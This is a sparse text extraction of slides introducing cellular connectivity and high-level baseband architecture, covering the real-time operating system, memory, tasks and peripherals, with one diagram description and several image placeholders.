
Cellular Connectivity in a Nutshell



Cellular Connectivity in a Nutshell



Cellular Connectivity in a Nutshell



Baseband Architecture: High Level

Scheduling,
dynamic memory allocation


Real-Time Operating System

Memory


```
graph LR; RTOS[Real-Time Operating System] <--> Memory[Memory];
```

The diagram illustrates the high-level architecture of a baseband system. It features a central horizontal relationship between two main components: a 'Real-Time Operating System' (represented by a dark red rectangular box) and 'Memory' (represented by a dark blue rectangular box). A white double-headed arrow connects the right side of the RTOS box to the left side of the Memory box, indicating bidirectional communication or data flow. To the left of the RTOS box, the text 'Scheduling, dynamic memory allocation' is displayed in white, describing the functions managed by the RTOS. The entire diagram is set against a solid black background.

Baseband Architecture: High Level




Baseband Architecture: High Level




Baseband Operation

RTOS

Tasks





Peripherals




Baseband Operation

RTOS

